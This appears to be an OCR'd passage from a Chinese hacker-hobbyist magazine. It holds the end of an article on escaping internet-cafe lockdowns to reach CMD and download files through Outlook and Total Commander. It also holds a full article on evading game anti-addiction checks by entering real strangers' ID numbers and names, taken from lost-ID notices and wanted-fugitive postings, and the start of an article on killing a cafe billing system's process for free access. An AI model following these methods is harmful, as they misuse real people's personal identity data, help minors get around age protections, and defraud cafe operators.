


图3




图4

定后在启动热键处设置F3以方便以后的启动，然后保存（图4）。

最后在主界面中选择刚才制作的脚本，然后右键选择制作小精灵，勾取启动按键小精灵后自动执行以上的脚本并填上0秒（图5），开始制作，嘿嘿！我们的脚本文件就做好了，双击运行，YEAH，可爱的CMD出来了（图6）。




图5




图6

可惜我高兴得太早了，当我把下载脚本保存好后，想运行，居然弹出了一个框，提示说“无法找到wscript.exe”，网管竟然把脚本运行文件给删除了，于是我又想到了FTP和TFTP，居然也都没用，一个是找不到文件，一个是拒绝访问。

希望就这样破灭了，我东逛逛西逛逛，发现C:\Program Files目录下的OUTLOOK居然没有删除，嘿嘿，有希望了。以前曾有大侠教过我如何使用OUTLOOK来获得下载权限，这次就来试试。输入**msinm.exe**运行，注册的过程我就不详细说了，最后使用接收全部邮件把邮件下载到本地电脑中，居然认为EXE文件不安全而不允许访问（图7）！这可难不倒我，将邮件转发（图8），哈哈，EXE文件出来了（图9）。双击运行后我本以为成功了，可谁知系统已经屏蔽“是”字，再次陷入了困境。




图7




图8




图9

这套管理系统还真有一套，后路都不留一条，于是我又在硬盘里乱转，竟然又发现了新大陆，有Totalcmd。我是使用**DIR Totalcmd.exe /s**这个命令在C盘里搜索出来的哦。相信玩过CMD的菜菜一定不会陌生，Totalcmd可不是吃素的，点击如图10所示的图标就可以输入FTP地址来下载东西了（图11）。其实这个网吧还可以打开注册表编辑器，但因为我没有能够解除下载的注册表命令，所以就没有写出来，如果有哪位大虾知道的话可以告诉我一下哟！




图11




图10

（文章涉及到的按键精灵5.5破解版、Total Commander.54已经收录在光盘中）

文章难易度：★

文章闪亮点：如何从网上搜索可用的身份证号码及对应的姓名，轻松突破网游防沉迷系统的限制

巧破网游防沉迷系统

KanKan

众所周知，为了防止青少年沉迷于网络游戏，而影响正常的学习，政府联合各大游戏商推出了游戏防沉迷系统！可是对我来说，漫长的暑假，总不至于不玩游戏吧！要玩，就要玩个痛痛快快！这天表弟来找我借身份证好在网吧上网，可是我也没到18周岁呀（防沉迷系统是需要登记身份证和姓名的，而且网吧也规定需要18周岁以上才能上网），但又自以为是的答应了他，看来只有自己想办法解决了！

我第一想到的就是身份证号码生成器，这东西挺好用的，可以生成很多身份证号码，但却有一点不好，防沉迷系统需要身份证号码和对应的名字才




图1

行，而身份证号码生成器却是生不出名字的。我又想到可以从网上查询身份证号码，查询身份证号码可以到http://qq.ip138.com/idsearch/，但是也只能查出地址和出生日期，没什么利用的价值，只能再换个思路了，如图1。

好多人都曾经丢失过身份证，那能否使用Google来搜索这些丢失启示呢？来试试，打开google，搜索"身份证认领"，搜索到了很多，其中有部分是有名字和身份证号码的，这些可以直接使用，如图2。但是大部分都是隐去了最后一位，真可惜，对于这样的身份证号码虽然试10次，就可以猜测出真正的来，但允许连续登录十次的游戏防沉迷系统似乎不多吧！




图2

除了搜索身份证认领外，我还有更绝的一招呢。还是打开Google，这回搜索"通缉犯"，想不到吧？通常通缉犯的身份证号码和姓名都是公开出来的，因此找到的资料肯定也是真实的。在防沉迷系统中输入找到的那个倒霉鬼的身份证号码和名字，直接点确认修改就行了，如图3。




图3

经我测试，很多游戏都是可以使用的，最后贴出两个公布通缉犯的网站，有兴趣的叉子们可以来看看。http://www.southcn.com/news/gdnews/gdanounce/200407210618.htm、http://www.guiwa.com/Xinwen/Xuanshang/xuanshang232.html。

在网上寻找可用的身份证的方法还有许多，相信大家多想想，就一定要比我做的更好的。

文章难易度：★★

文章阅读点：利用超级兔子查找出智星管理系统的进程，再使用精锐网吧辅助工具结束智星的进程来达到免费上网的目的

轻松破解智星收费系统

缥缈匿影

假期中来到吉林玩，好久没有上网了，难得附近正好有个网吧就来上网了。上机之后，看到任务栏处有个黄色的小星星，这是什么东西，如图1。我查询了一下余额，通过右下角显示的名字得知这个网吧使用的是智星收费系统，如图2，后来我又去了另外几个网吧，发现也都是使用的这个收费管理系统。




图1

